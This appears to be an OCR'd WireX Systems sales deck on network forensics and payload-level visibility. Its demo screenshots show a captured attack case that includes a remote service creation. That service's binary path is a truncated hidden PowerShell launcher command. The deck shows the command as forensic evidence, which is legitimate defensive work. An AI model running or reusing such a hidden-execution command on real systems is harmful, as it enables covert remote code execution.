Systems Ne2ition

Like Google to your network

M. Frazier Davidson
VP Sales, Eastern US
Frazier.Davidson@wirex-systems.com
m. 614-286-9878

Philip Campeau
Global Systems Engineering Manager
Philip.Campeau@wirex-systems.com
m. 312-622-3160

The Visibility Gap

What’s Missing in Investigations, Hunts, and Claims

Flow

- Visibility needed
- Commonality
- How to get it today
- Where visibility falls short
- Bridging the gaps
- Outcomes & Impact

The Visibility Gap

1. Disconnected tools across endpoint, network, and cloud
2. Context is critical
3. Storage cost constraints limit data retention

Visibility critical during an Incident Investigation

☑ **Initial Access Point**
Where and how did attacker enter?

☑ **Lateral Movement**
What internal systems were accessed post-compromise?

☑ **Data Access & Exfiltration**
What sensitive data was viewed, queried, or stolen?

☑ **Command & Control (C2)**
Was the attacker communicating externally?

☑ **Session Reconstruction**
What actions did the attacker take, step by step?

☑ **TTPs Used**
Which MITRE ATT&CK techniques were involved?

Visibility critical during an Cyber Insurance Claim

FOR THE BUSINESS (filing the claim)

☑ **Scope and Impact**
What data & systems were compromised?

☑ **Evidence of Security Controls**
Can you prove best practices were in place?

☑ **Timely Identification**
When did actions occur, and how quickly were they identified?

☑ **Regulatory Implications**
Was regulated data (PII, PHI, PCI) affected?

wirex

Visibility critical during an Cyber Insurance Claim

FOR THE INSURER

☑ **Verification of Loss**
What evidence confirms actual harm or liability?

☑ **Causality**
Was it a result of poor hygiene, a zero day, or third party?

☑ **Documentation & Timelines**
Can the event be traced with high-fidelity logs or reconstructions?

☑ **Forensic Confidence**
Is the data complete, validated, and defensible?

Visibility critical during an Threat Hunts

☑ **Behavior Anomalies**
Lateral movement, protocol misuse, privilege escalation

☑ **Unusual Data Access**
Out of pattern queries or downloads

☑ **East/West Traffic Visibility** What internal Movements often evade perimeter tools

☑ **Context-Rich Telemetry**
Beyond logs/metadata…what was actually happening at the application and data layer?

☑ **Historical Depth**
Ability to go back weeks/months to find dormant IOCs or slow-moving threats

The Overlap: Critical Visibility

Common Need	Why It Matters
Full Session Visibility	Reconstructing attacker behavior, user actions, and data flows.
Payload-Level Context	**Metadata**: “user X accessed db Y at 10:42am from IP Z” **Payload**: “User X ran this SQL query: SELECT * FROM customer_ssn WHERE income > 100000, and 500 sensitive records were returned”, files, emails
Lateral Movement Detection	Key to understanding scope and hunting hidden threats.
Data Exposure Insights	Needed to assess breach impact or reporting requirements.
Time-Aligned Telemetry	High-resolution, correlated across users, apps, and systems.
Long-Term Retention	Necessary for delayed threats, validation of historical data access, and supporting investigations or claims that emerge months after the initial incident.

Tools Commonly Used

Scenario	Common Tools Used
Incident Investigation	**SIEM** (Splunk, NG-SIEM) + **Threat Intel** **EDR** (CrowdStrike, SentinelOne) **NDR/Metadata** (Zeek, Corelight, ExtraHop, NetFlow) **PCAP** (NetWitness) **Cloud-native logs** (VPC Flow Logs, CloudTrail, Azure NSG Flow)
Cyber Insurance Claims	**SIEM Logs** and **Audit Trails** **EDR Evidence** **DLP Logs** **Cloud audit logs** **Reports from IR firms** using cloud-native or third-party tools
Threat Hunting	**SIEM** (Splunk, NG-SIEM) + **Threat Intel** **EDR** (CrowdStrike, SentinelOne) **NDR/Metadata** (Zeek, Corelight, ExtraHop, NetFlow) **Cloud activity monitoring** (AWS GuardDuty, GCP SCC, Azure Defender) **Manual query-based** threat hunts (e.g. Athena, BigQuery)

Common Gaps Across Tools


Gap	Why It Matters
Fragmented Visibility	Data is siloed across network, endpoint, cloud, and SaaS tools. EDRs don't always see exfiltration or lateral movement outside the endpoint. Pivot fatigue + incomplete pictures
Metadata-Only Visibility	Cloud flow logs, metadata, NetFlow and audit trails lack payload. Can't prove what data was seen, returned, or touched—only that a query occurred.
Limited Historical Retention	Logs are often sampled or aged out quickly to manage cost. When NDR logs (e.g. Zeek) are exported to a SIEM, they often make up **~60% of log volume**, dramatically inflating storage costs. May also not have data when it is needed later.
Slow Forensic Timelines	Correlating activity across attack surfaces requires time-consuming and skilled analysis and session reconstruction

Bridging the Gap

WireX Systems Capability	Value Delivered Across Use Cases
Full Payload Capture	• Enables true session replay and proof of what data was accessed for up to 9 months • Sees inside protocols and applications & full data interactions, not just flows or logs • Parses 100+ protocols; understands user behavior, file access, SQL queries, etc.
Long-term retention	• Supports delayed breach discovery, extended investigations, insurance claim timelines, historical data access compliance reporting, etc.
Integrated Investigator Workspace & Automated Session Reconstruction	• Consolidates evidence from across attack surfaces—no need to pivot tools or manually stitch logs. • Combines investigation, response, and evidence packaging • Empowers & up-skills analysts - analysts review answers, not raw data
Fast, Defensible Forensics	• Generates artifacts for legal, compliance, and insurance claims. • Detects and categorizes access to sensitive data (PII, PHI, PCI, etc.) • Deliver proof & scope of data exposure (or non-exposure)

Real-World Outcomes

- Instant Clarity
- Accelerated Incident Response
- Comprehensive Threat Detection
- Empowered Analysts



All Cases > Kiwi CatTools TFTP Directory Traversal V... > **SMB** (24)


Methods (4 / 28) | 1 Filters | ServiceCreate

Event ID	Method Name	Method Extended	Method Extended2	Service	Type	Client IP	Preview	Errors	MI
532474	**ServiceCreate**	PLYteGjx	5cfd8b49-f918-4732-a3b4-1e726770...	WindowsServices	SvcCtlDR	192.168.10....	\\192.168.1...	1	T1
531493	**ServiceCreate**	PLYteGjx	5cfd8b49-f918-4732-a3b4-1e726770...	WindowsServices	SvcCtlDR	192.168.10....	\\192.168.1...	1	T1
530706	**ServiceCreate**	PLYteGjx	5cfd8b49-f918-4732-a3b4-1e726770...	WindowsServices	SvcCtlDR	192.168.10....	\\192.168.1...	1	T1

Client: 192.168.10.50 | Server: 192.168.10.31 | Protocol: TCP

Packet Time | Auth Level | Interface | Method | Client Port | Server Port | Errors

Interface Method	CreateServiceW
Interface	Microsoft Service Control
Auth Level	None
Handle	5cfd8b49-f918-4732-a3b4-1e726770e864
Start Type	SERVICE_DEMAND_START
Error Control	SERVICE_ERROR_IGNORE
Service Name	PLYteGjx
Display Name	PjWdDLoqmAogKpSE
Binary path	⊟ %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -c if([IntPtr]::Size -eq 4) {$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object



All Cases > Kiwi CatTools TFTP Directory Traversal V... > **employee** (261)

Events (114 / 261)

1 Filters

Search

Priority	ID	Type	Filter	Create Time	Service	Sub-Service	Flags	Client IP	Preview
Low	455129	SMB		Sep-30 2024 15:16:32	SMB	SMB v1	NA	192.168.16.230	\\192.168.16.129\IPC


Client: 192.168.16.2... port 2470 | Server: 192.168.16.1... port 445 | Protocol: TCP

Sort by field

Priority	Time	Operation	User Info	Filename
Low	15:16:33.315	Open Folder		\\192.168.16.129\SHARED\\
Low	15:16:33.315	Open Folder		\\192.168.16.129\SHARED\\Finance
Low	15:16:33.417	Open Folder		\\192.168.16.129\SHARED\\Finance
Low	15:16:33.417	Open		\\192.168.16.129\SHARED\\Finance\finance.docx
Low	15:16:33.417	Open		\\192.168.16.129\SHARED\\Finance\finance.docx
Low	15:16:33.417	Download		\\192.168.16.129\SHARED\\Finance\finance.docx

Download

File	\\192.168.16.129\SHARED\\Finance\finance.docx
File category	1152921504606847232
Size	13510

